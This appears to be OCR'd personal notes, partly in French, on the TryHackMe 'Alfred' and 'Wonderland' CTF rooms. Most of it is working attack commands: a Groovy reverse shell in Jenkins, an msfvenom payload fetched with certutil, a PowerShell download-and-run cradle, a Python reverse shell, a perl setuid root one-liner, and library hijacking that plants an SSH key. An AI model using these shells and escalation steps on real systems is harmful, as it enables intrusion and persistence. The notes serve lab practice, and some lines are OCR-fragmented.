


Alfred

jeudi 25 septembre 2025 19:34

```
sudo nmap -sVC -p- -Pn 10.10.130.192 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 20:28 CEST
Nmap scan report for 10.10.130.192
Host is up (0.030s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
3389/tcp open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-09-25T18:31:00+00:00; -13s from scanner time.
| rdp-ntlm-info:
|   Target_Name: ALFRED
|   NetBIOS_Domain_Name: ALFRED
|   NetBIOS_Computer_Name: ALFRED
|   DNS_Domain_Name: alfred
|   DNS_Computer_Name: alfred
|   Product_Version: 6.1.7601
|_  System_Time: 2025-09-25T18:30:56+00:00
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2025-09-24T17:35:22
|_Not valid after:  2026-03-26T17:35:22
8080/tcp open  http          Jetty 9.4.z-SNAPSHOT
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12s, deviation: 0s, median: -13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.37 seconds
```









RIP Bruce Wayne

Donations to **alfred@wayneenterprises.com** are greatly appreciated.


10.10.130.192:8080/login?from=%2F
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Welcome to Jenkins!
Username
Password
Sign in
Keep me signed in

Admin : admin


Welcome to Jenkins!
admin
Sign in
Keep me signed in


10.10.130.192:8080/manage
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
System Information
Displays various environmental information to assist trouble-shooting.
System Log
System log captures output from java.util.logging output related to Jenkins.
Load Statistics
Check your resource utilization and see if you need more computers for your builds.
Jenkins CLI
Access/manage Jenkins from your shell, or from your script.
Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.
Manage Nodes
Add, remove, control and monitor the various nodes that Jenkins runs jobs on.
About Jenkins
See the version and license information.
Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.
Manage Users
Create/delete/modify users that can log in to this Jenkins
Prepare for Shutdown
Stops executing new builds, so that the system can be eventually shut down safely.

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```

```
String host="10.11.116.117";int port=443;String cmd="cmd.exe";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)
so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)
po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{});p.destroy();s.close();
```

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use Sys

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
le()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitVa
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Alfred]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.130.192] 49314
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Jenkins>
```

```
 Directory of C:\Program Files (x86)\Jenkins\secrets

10/26/2019  04:38 PM    <DIR>          .
10/26/2019  04:38 PM    <DIR>          ..
10/25/2019  09:55 PM    <DIR>          filepath-filters.d
10/26/2019  04:38 PM               272 hudson.console.AnnotatedLargeText.consoleAnnotator
10/26/2019  04:38 PM                48 hudson.console.ConsoleNote.MAC
10/26/2019  04:38 PM                32 hudson.model.Job.serverCookie
10/25/2019  09:55 PM                34 initialAdminPassword
10/25/2019  09:55 PM                32 jenkins.model.Jenkins.crumbSalt
10/25/2019  09:55 PM               256 master.key
10/25/2019  09:55 PM               272 org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
10/25/2019  09:55 PM                 5 slave-to-master-security-kill-switch
10/25/2019  09:55 PM    <DIR>          whitelisted-callables.d
               8 File(s)            951 bytes
               4 Dir(s)  20,424,241,152 bytes free

C:\Program Files (x86)\Jenkins\secrets>type initialAdminPassword
type initialAdminPassword
44b934851a1b4275a4b23864b35eb382

C:\Program Files (x86)\Jenkins\secrets>type master.key
type master.key
8f79dbdfea03f2e4403e72d9e16b683028de4ef9e00a448b6dd0f2b78258bd0f6c01c6922ffaa0c784038aa59e268fab0d58d10bd401109
4d17d2503887b2ea27c8f55e0813777e3f4043310dfd3a17cc1267fa48b188a5fdd3f04f90be9da7927594
C:\Program Files (x86)\Jenkins\secrets>
```

Initial admin password :

44b934851a1b4275a4b23864b35eb382

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Alfred]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.116.117
RT=4545 -f exe > rev.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No arch selected, selecting arch: x86 from the payload
encoder specified, outputting raw payload
load size: 324 bytes
al size of exe file: 73802 bytes

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Alfred]
└─$ python3 -m http.server 80
ving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.130.192 - - [25/Sep/2025 21:18:29] "GET /rev.exe HTTP/1.1" 200 -
10.130.192 - - [25/Sep/2025 21:18:32] "GET /rev.exe HTTP/1.1" 200 -
```

```
C:\Users\bruce\Desktop>type user.txt
type user.txt
79007a09481963edf2e1321abd9ae2a0
C:\Users\bruce\Desktop>iwr -uri http://10.11.116.117/rev.exe -outfile rev.exe
iwr -uri http://10.11.116.117/rev.exe -outfile rev.exe
'iwr' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\bruce\Desktop>certutil -split -urlcache -f "http://10.11.116.117/rev.exe"
certutil -split -urlcache -f "http://10.11.116.117/rev.exe"
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.

C:\Users\bruce\Desktop>
```


Je n'arrive pas avoir un bon Shell donc je vais utiliser **Invoke-PowerShellTcp**

powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.116.117/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.116.117 -Port 443


Wonderland

lundi 29 septembre 2025 23:06

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ gobuster dir -u http://10.10.162.245/ -w /usr/share/
wordlists/seclists/Discovery/Web-Content/big.txt -x -k .
html
===============================================================
===============
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fire
fart)
===============================================================
===============
[+] Url:                     http://10.10.162.245/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclis
ts/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              -k
[+] Timeout:                 10s
===============================================================
===============
Starting gobuster in directory enumeration mode
===============================================================
===============
/img                 (Status: 301) [Size: 0] [--> img/]
/poem                (Status: 301) [Size: 0] [--> poem/]
/r                   (Status: 301) [Size: 0] [--> r/]
Progress: 40956 / 40956 (100.00%)
===============================================================
Finished
===============================================================
```




```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ steghide extract -sf white_rabbit_1.jpg
Entrez la passphrase:
♦criture des donn♦es extraites dans "hint.txt".

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ cat hint.txt
follow the r a b b i t

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$
```




```
<!DOCTYPE html>

<head>
    <title>Enter wonderland</title>
    <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
        the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
    <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
    <img src="/img/alice_door.png" style="height: 50rem;">
</body>
```

alice:HowDothTheLittleCrocodileImproveHisShiningTail

```
CapAmb:  0x0000000000000000=

Parent process capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_s
vice,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc
cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mkn
ke_alarm,cap_block_suspend,cap_audit_read
CapAmb:  0x0000000000000000=


Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep

Users with capabilities
```

usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Sudoers file: /etc/sudoers.d/alice is readable
alice ALL = (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

```
-bash: ./perl5.26.1: Permission denied
alice@wonderland:/usr/bin$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:/usr/bin$
```

```
alice@wonderland:~$ ls -la
total 44
drwxr-xr-x 6 alice alice 4096 Sep 29 22:19 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwxr-x--- 3 alice alice 4096 Sep 29 22:19 .config
drwx------ 3 alice alice 4096 Sep 29 22:19 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
  GNU nano 2.9.3

import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.11.116.117",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty;
 pty.spawn("sh")
```

.. / python

☆ Star 12,135

Shell | Reverse shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities

The payloads are compatible with both Python version 2 and 3.

Exploiting the Python Script

Unfortunately, Alice doesn't have the necessary privileges to edit the Python script directly. But with a little research about privilege escalation using a Python script, we quickly come across the idea of library hijacking.

If we examine the `/home/alice/walrus_and_the_carpenter.py` file, we'll notice the very first instruction: `import random`. It is importing the Python library's `random.py` module. But how does Python find the correct file to import? We can answer this question with the following command:

```
python3 -c 'import sys; print(sys.path)'
```

Here, we are asking Python3 to execute the code following the `-c` option. The code imports the system module in order to print `sys.path`, an list of paths where the library modules might be stored.

```
python3 -c 'import sys; print(sys.path)'
```

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
alice@wonderland:~$
```

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynl
oad', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'
]
alice@wonderland:~$
```

Python searches each one of these paths, left to right, hoping to find the module it needs to import. The result of this command shows us that Python looks in the `''` path first. It doesn't seem very significant, but that's great news: `''` indicates the current directory, the one where the script itself is!

This is our opportunity to create our own `random.py` script in the same directory as `walrus_and_the_carpenter.py` (`/home/alice/`). When it executes, Python will first search for `random.py` in the current directory (`/home/alice`). It will find our own script and will import it right away without looking any further. It will therefore execute our malicious version of `random.py` instead of the Python library module. But what should we put in our script? We have a thousand and one options, including two that we will explore below.

```
alice@wonderland:~$ ls
root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ nano random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$
```

Dans le random.py on met :

```
import os
os.system('mkdir -p /home/rabbit/.ssh && cat /home/alice/id_rsa.pub >>
/home/rabbit/.ssh/authorized_keys')
os.system('chmod 700 /home/rabbit/.ssh && chmod 600 /home/rabbit/.ssh/authorized_keys')
print('Exploit successful: ssh key injected.')
```

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo python3.6 /home/alice/walrus_and_the_carpenter.py
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py' as root on wonderland.
alice@wonderland:~$ /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ ls
__pycache__  random.py  root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u root /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py' as root on wonderland.
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$ id
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
rabbit@wonderland:~$
```

On doit créer une persistance pour le user **rabbit** pour ensuite transférer un fichier avec scp :

```
AttributeError: module 'random' has no attribute 'choice'
alice@wonderland:~$ cat random.py
import os
os.system('mkdir -p /home/rabbit/.ssh && cat /home/alice/id_rsa.pub >> /home/rabbit/.ssh/authorized_keys')
os.system('chmod 700 /home/rabbit/.ssh && chmod 600 /home/rabbit/.ssh/authorized_keys')
print('Exploit successful: ssh key injected.')
alice@wonderland:~$
```

```
└─$ ssh-keygen -t rsa
Generating public/private rsa
key pair.
Enter file in which to save th
e key (/home/alice/.ssh/id_rsa
):
Enter passphrase for "/home/alice/.ssh/id_rsa" (em
pty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/alice/
.ssh/id_rsa
Your public key has been saved in /home/alice/.ssh
/id_rsa.pub
The key fingerprint is:
SHA256:DUVk6rQX0lbhIlUlJhajSAjYhe8+tC1Tx5qXYBdTFRk
 alice@alice
The key's randomart image is:
+---[RSA 3072]----+
| o.+ ...   o@+E*.  |
|. o .. . O.*..   |
|   .  . B.= .    |
|    .  ooB o     |
|   .   .Soo      |
|    o + +.       |
|   o = * .       |
|    * + o        |
|     + .         |
+----[SHA256]-----+

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ mv /home/alice/.ssh/id_rsa ~/Bureau/THM/CTF/Wonderland

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ mv /home/alice/.ssh/id_rsa.pub ~/Bureau/THM/CTF/Wonderland

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ scp id_rsa.pub alice@10.10.11.241:id_rsa.pub
^C

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ scp id_rsa.pub alice@10.10.10.11.170:id_rsa.pub
ssh: Could not resolve hostname 10.10.10.11.170: Name or service not known
scp: Connection closed

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ scp id_rsa.pub alice@10.10.11.170:id_rsa.pub
alice@10.10.11.170's password:
id_rsa.pub                                    100%  565    23.7KB/s   00:00

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$
```

```
-----END RSA PRIVATE KEY-----
alice@wonderland:~/.ssh$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpent
er.py
Exploit successful: ssh key injected.
Traceback (most recent call last):
  File "/home/alice/walrus_and_the_carpenter.py", line 129, in <module>
    line = random.choice(poem.split("\n"))
AttributeError: module 'random' has no attribute 'choice'
Error in sys.excepthook:
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/apport_python_hook.py", line 63, in apport_excepthook
    from apport.fileutils import likely_packaged, get_recent_crashes
  File "/usr/lib/python3/dist-packages/apport/__init__.py", line 5, in <module>
    from apport.report import Report
  File "/usr/lib/python3/dist-packages/apport/report.py", line 12, in <module>
    import subprocess, tempfile, os.path, re, pwd, grp, os, time, io
  File "/usr/lib/python3.6/tempfile.py", line 184, in <module>
    from random import Random as _Random
ImportError: cannot import name '_Random'

Original exception was:
Traceback (most recent call last):
  File "/home/alice/walrus_and_the_carpenter.py", line 129, in <module>
    line = random.choice(poem.split("\n"))
AttributeError: module 'random' has no attribute 'choice'
alice@wonderland:~/.ssh$
```

On a un executable en elf donc on l'ouvre avec ghidra.

On convertie le code en asm en c pour mieux le lire. Et on voit la fonction main :

```c

void main(void)

{
  setuid(0x3eb);
  setgid(0x3eb);
  puts("Welcome to the tea party!\nThe Mad Hatter will be here soon.");
  system("/bin/echo -n \'Probably by \' && date --date=\'next hour\' -R");
  puts("Ask very nicely, and I will give you some tea while you wait for him");
